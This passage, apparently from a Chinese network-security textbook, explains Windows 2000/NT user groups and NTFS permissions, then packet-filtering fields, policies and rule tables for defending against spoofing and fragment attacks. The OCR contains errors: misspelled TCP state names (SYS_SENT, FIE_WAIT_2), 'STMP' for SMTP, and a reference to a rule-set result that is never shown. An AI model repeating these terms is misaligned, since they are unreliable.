这样，以后再次启动系统时，就会要求先输入账号和密码。不同的账户也可以把自己的私人文档保存到“我的文档”文件夹中，把该文件夹设置为专用。

(2) Windows 2000/NT 中的组策略

在 Windows 2000/NT 中，用户被分成许多组，组和组之间都有不同的权限。当然，一个组的用户和用户之间也可以有不同的权限。下面是一些常用的组：

① Administrators ——管理员组

管理员可以执行操作系统所支持的所有功能。Windows 2000/NT 的默认安全设置不限制管理员对任何注册表或文件系统对象的访问。只有受信任的人员才可以成为该组成员。

② Power Users——高级用户组

在权限设置中，这个组的权限是仅次于 Administrators 的。Power Users 可以执行除




图 3.12　为新账户创建密码

了为 Administrators 组保留的任务以外的其他任何操作系统任务。分配给 Power Users 组的默认权限允许 Power Users 组的成员修改整个计算机的设置，但 Power Users 不具有将自己添加到 Administrators 组的权限。

③ Users——普通用户组

Users 组提供了一个最安全的程序运行环境，默认安全设置旨在禁止该组的成员危及操作系统和已安装程序的完整性。系统对这个组的权限如下：

- 该组的用户可以运行经过验证的应用程序，但不可以运行大多数旧版应用程序。
- Users 可以关闭工作站，但不能关闭服务器。
- Users 可以创建本地组，但只能修改自己创建的本地组。
- Users 不能修改系统注册表设置、操作系统文件或程序文件，不允许该组成员修改操作系统的设置或用户资料。

④ Guests——来宾组

Guests 与普通 Users 的成员有同等访问权，但来宾账户的限制更多。

⑤ Everyone——所有的用户

计算机上的所有用户都属于这个组。

实际上，还有一个组也很常见，它拥有和 Administrators 一样甚至比其更高的权限，但是这个组不允许任何用户的加入，在查看用户组的时候，它也不会被显示出来，它就是 System 组。

(3) Windows 2000 的 NTFS 系统

NTFS (new technology file system，新技术文件系统)是 Microsoft 公司为了弥补 FAT

(file allocation table,文件分配表)系统的一些不足而推出的一项技术,其最大的改进就是容错性和安全性能。

基于NTFS卷进行访问权限设置非常简单。右击一个NTFS卷或NTFS卷下的一个目录,选择“属性”→“安全”选项就可以对一个卷或者一个卷下面的目录进行权限设置。这时会看到以下7种权限:

① “完全控制”就是对此卷或目录拥有不受限制的完全访问,像Administrators在所有组中的地位一样。选中了“完全控制”,下面的②、③、④、⑤、⑥项属性将被自动选中。

② “修改”则像Power Users,选中了“修改”,下面的③、④、⑤、⑥项属性将被自动选中。当下面的任何一项没有被选中时,“修改”条件将不再成立。

③ “读取和运行”就是允许读取和运行在这个卷或目录下的任何文件。“列出文件夹目录”和“读取”是“读取和运行”的必要条件。

④ “列出文件夹目录”是指只能浏览该卷或目录下的子目录,不能读取,也不能运行。

⑤ “读取”是指能够读取该卷或目录下的数据。

⑥ “写入”就是能往该卷或目录下写入数据。

⑦ “特别”是对以上6种权限进行细分。

5. 实验准备

(1) 设计在一个系统中进行用户账户管理的步骤。

(2) 设计在一个系统中进行访问权限设置的步骤。

6. 推荐的分析讨论内容

(1) 在一个共用系统中,应当根据管理权限将系统的访问权限分成不同等级。请分析当每个人具有自己的非私密性文件时,为保证系统的安全,比他的权限高和权限低的人分别应当在读、写和执行3种访问权限方面有何限制?

(2) 其他发现或想到的问题。

3.2 网络的逻辑隔离

这一节介绍目前广泛使用的3项基本网络逻辑隔离技术:

(1) 数据包过滤技术;

(2) 网络地址转换技术;

(3) 代理技术。

3.2.1 数据包过滤


现代计算机网络都是基于分组交换的网络,所有的数据都是以分组——数据包的形式传输。内部用户对外部的访问以及外部用户对内部的访问都是以数据包的形式进行。因此,控制数据包的传输——限制具有某些特征的数据包的传输,就可以实现网络访问控制。

1. 数据包及其结构


包过滤是根据数据包的特征进行的。由于不同的协议所规定的包头格式不同,因此在制定过滤规则前,应当充分了解数据包的格式。图 3.13 是几种常用的数据包的格式。



(a) IP 分组格式



(b) UDP 数据报格式



(c) ICMP 分组的格式

图 3.13 一些数据包的格式

下面介绍这些数据包中可以体现数据包特征的有关字段。

(1) 源地址(source address)和目的地址(destination address):根据这两个地址,除了可以判断数据包的来源和去向外,还可以判断出数据流的方向是流入还是流出。

(2) 标识符:是发送方分配的一个独一无二的编号,用于标识同一数据包中的各分组,以便组装。

(3) 标志 F(Flag):F 共占 3 位,第 1 位恒为 0;第 2 位为 0 时是可分片,为 1 时是不可分片;第 3 位为 0 时是最后报片,为 1 时是非最后报片。

(4) 片偏移量 FO(fragment offset):FO 占 13 位,用以标明当前段片在初始 IP 分组中的位置,目的主机可以根据 FO 来重新组合 IP 分组。

(5) 源端口(source port)和目的端口(destination port):在 TCP 和 UDP 数据包中,源端口和目的端口分别表示本地通信端口和异地通信端口。端口号是按照协议类型分配的,所以端口号也表明了所传输的数据包服务的协议类型。

(6) 协议 Prot(protocol):在 IP 数据包中,“协议字段”用以标识接收的 IP 分组中的数据的高层(传输层)协议。高层协议号由 TCP/IP 协议中央权威机构 NIC(network information center)分配,例如:1——控制报文协议 ICMP,6——传输控制协议 TCP,8——外部网关协议 EGP,17——用户数据包协议 UDP,29——传输层协议第 4 类 ISO-TP4。

(7) 服务类型 ToS(type of service):在 IP 数据包中,ToS 描述 IP 分组所希望获得的服务质量,占 8 位,包括:

- 低延迟、高吞吐量、高可靠性,各占 1 位;

• 优先级，共 8 级，占 3 位；
• 未用 2 位。

表 3.3 列出了 RFC 1349[Almquist 1992]对于不同应用建议的 ToS 值。

表 3.3 RFC 1349[Almquist 1992]对于不同应用建议的 ToS 值

应用程序	最小时延	最大吞吐量	最高可靠性	最小费用	十六进制值
Telnet/Rlogin	1	0	0	0	0x10
FTP					
控制	1	0	0	0	0x10
数据	0	1	0	0	0x08
任意块数据	0	1	0	0	0x08
TFTP	1	0	0	0	0x10
SMTP					
命令	1	0	0	0	0x10
数据	0	1	0	0	0x08
DNS					
UDP 查询	1	0	0	0	0x10
TCP 查询	0	0	0	0	0x00
区域传输	0	1	0	0	0x08
ICMP					
差错	0	0	0	0	0x00
查询	0	0	0	0	0x00
任何 IGP	0	0	1	0	0x04
SNMP	0	0	1	0	0x04
BOOTP	0	0	0	0	0x00
NNTP	0	0	0	1	0x02

(8) 数据包内容：前面的 7 个字段都来自数据包头中，而数据内容则是来自数据包体中。如数据内容中一些关键词可以代表数据内容的某一方面的特征。对数据包内容的抽取，将会形成依据内容的包过滤规则。这是目前包过滤技术研究的一个重要方面。

2. 数据包过滤规则与策略

最早的包过滤是在路由器上进行的。通过对路由表的配置，来决定数据包是否符合过滤规则。数据包的过滤规则由一些规则逻辑描述：一条过滤规则规定了允许数据包流进或流出内部网络的一个条件。

在制定了数据包过滤规则后，对于每一个数据包，路由器会从第一条规则开始诸条进行检查，最后决定该数据包是否符合过滤逻辑。

数据包规则的应用有两种策略：

(1) 默认接受：一切未被禁止的就是允许的。即除明确指定禁止的数据包，其他都是允许通过的。这也称为“黑名单”策略。

(2) 默认拒绝：一切未被允许的就是禁止的。即除明确指定通过的数据包，其他都是

被禁止的。这也称为“白名单”策略。

从安全的角度看,默认拒绝应该更可靠。

此外,包过滤还有禁入和禁出的区别。前者不允许指定的数据包由外部网络流入内部网络,后者不允许指定的数据包由内部网络流入外部网络。

3. 地址过滤技术

按照地址进行过滤是最基本的过滤技术,它的过滤规则只对数据包的源地址、目标地址和地址偏移量进行判断。这在路由器上是非常容易配置的。对于信誉不好或内容不宜并且地址确定的主机,用这种策略通过简单配置就可以将之拒之门外。但是,对于攻击尤其是地址欺骗攻击的防御,过滤规则的配置就要复杂多了。下面分几种情形分别考虑。

(1) IP 源地址欺骗攻击:对于攻击者伪装内部用户的 IP 地址攻击,可以按照下面的原则配置过滤规则:如果发现具有内部地址的数据包到达路由器的外部接口,就将其丢弃。显然,这种规则对于外部主机冒充另外一台主机的攻击则无能为力。

(2) 源路由攻击:攻击者有时为了躲过网络的安全设施,要为数据包指定一个路由,这条路由可以使数据包以不期望路径到达目标。对付这种攻击的过滤规则是丢弃所有含有源路由的数据包。

(3) 小分段攻击:当一个 IP 包太长时,就要对其进行分片传输。分组后,传输层的首部只出现在 IP 层的第 1 片中。攻击者利用 IP 分片的这一特点,往往会建立极小的分片,希望过滤路由器只检查第 1 片,而忽略后面的分组。对付小分段攻击的策略是丢弃 FO 为 1 的 TCP、UDP 数据包。

例 3.4 某公司有一 B 类网(123.45)。该网的子网(123.45.6.0/24)有一合作网络(135.79)。管理员希望:

- 禁止一切来自 Internet 的对公司内网的访问;
- 允许来自合作网络的所有子网(135.79.0.0/16)访问公司的子网(123.45.6.0/24);
- 禁止对合作网络的子网(135.79.99.0/24)的访问权(对全网开放的特定子网除外)。

按照管理员的要求,可以得到表 3.4 中的过滤规则。为简单起见,只考虑从合作网络流向公司的数据包,对称地处理逆向数据包只需互换规则行中源地址和目标地址即可。

表 3.4 某公司网络的包过滤规则

规则	源地址	目的地址	过滤操作
A	135.79.0.0/16	123.45.6.0/24	允许
B	135.79.99.0/24	123.45.0.0/16	拒绝
C	0.0.0.0/0	0.0.0.0/0	拒绝

表 3.4 中规则 C 是默认规则。仔细分析可以发现,表 3.4 中用来禁止合作网的特定子网的访问规则 B 是不必要的。它正是在 BAC 规则集中造成数据包 2 被拒绝的原因。如果删除规则 B,得到表 3.5 所示的行为操作。

表 3.5　删除规则 B 后的行为操作

数据包	源地址	目的地址	目标行为操作	AC 行为操作
1	135.79.99.1	123.45.1.1	拒绝	拒绝(C)
2	135.79.99.1	123.45.6.1	允许	允许(A)
3	135.79.1.1	123.45.6.1	允许	允许(A)
4	135.79.1.1	123.45.1.1	拒绝	拒绝(C)

4. 服务过滤技术

按服务进行过滤，就是根据 TCP/UDP 的端口号制定过滤规则。但是，由于源端口是可以伪装的，所以基于源端口的过滤是有风险的。下面进行一些分析。

(1) 关于外部服务的端口号

如果过滤规则完全依赖于外部主机的端口号，例如允许内部主机向外部服务器的邮件发送服务，而且 TCP 的端口 25 就是常规邮件(STMP)端口时，这样的配置是安全的。但是，包过滤路由器是无法控制外部主机上的服务确实是在常规的端口上，攻击者往往会通过伪造，利用端口 25 向内部主机发送其他应用程序(非常规邮件)的数据包，建立连接，进行非授权访问。这时，只能禁止 25 端口对于内部主机的访问。因为内部主机对这个外部端口不能信任。

(2) 关于内部主机的源端口号

从内部到外部的 TCP/UDP 连接中，内部主机的源端口一般采用大于 1024 的随机端口。为此，对端口号大于 1024 的所有返回到内部的数据包都要允许，不过还应辨认端口号大于 1024 的数据包中哪些是伪造的。

对于 TCP 数据包来说，可以通过 flag 位辨认哪些是来自外部的连接请求。但是 UDP 是无连接的，没有这样的 flag 位可使用，只能唯一地辨认端口号。所以允许 UDP 协议对外访问会带来风险，因为返回的数据包上的端口号有可能是攻击者伪造的。当请求端口和目的端口都是固定的时，这个问题才能解决。

例 3.5　表 3.6 与表 3.7 就是否考虑数据包的源端口进行对照。规则表 3.6 由于未考虑数据包的源端口，出现了两端所有端口号大于 1024 的端口上的非预期的作用。而规则表 3.7 考虑数据包的源端口，所有规则限定在 25 号端口上，故不可能出现两端端口号均在 1024 以上的端口上连接的交互。

表 3.6　未考虑源端口时的包过滤规则


规则	方向	类型	源地址	目的地址	目的端口	行为操作
A	入	TCP	外	内	25	允许
B	出	TCP	内	外	＞＝1024	允许
C	出	TCP	内	外	25	允许
D	入	TCP	外	内	＞＝1024	允许
E	出/入	任何	任何	任何	任何	禁止

表 3.7　考虑了源端口时的包过滤规则

规则	方向	类型	源地址	目的地址	源端口	目的端口	行为操作
A	入	TCP	外	内	>=1024	25	允许
B	出	TCP	内	外	25	>=1024	允许
C	出	TCP	内	外	>=1024	25	允许
D	入	TCP	外	内	25	>=1024	允许
E	出/入	任何	任何	任何	任何	任何	禁止

5. 状态检测过滤技术

使用 C/S 模式的数据通信具有连接状态。最典型的是 TCP 连接。如图 3.14 所示，TCP 连接具有 11 个状态：CLOSED、LISTEN、SYS_SENT、SYS_REVD、FIN_WAIT_1、FIE_WAIT_2、ESTAB、CLOSE_WAIT、LAST_ACK、CLOSING、TIME_WAIT。



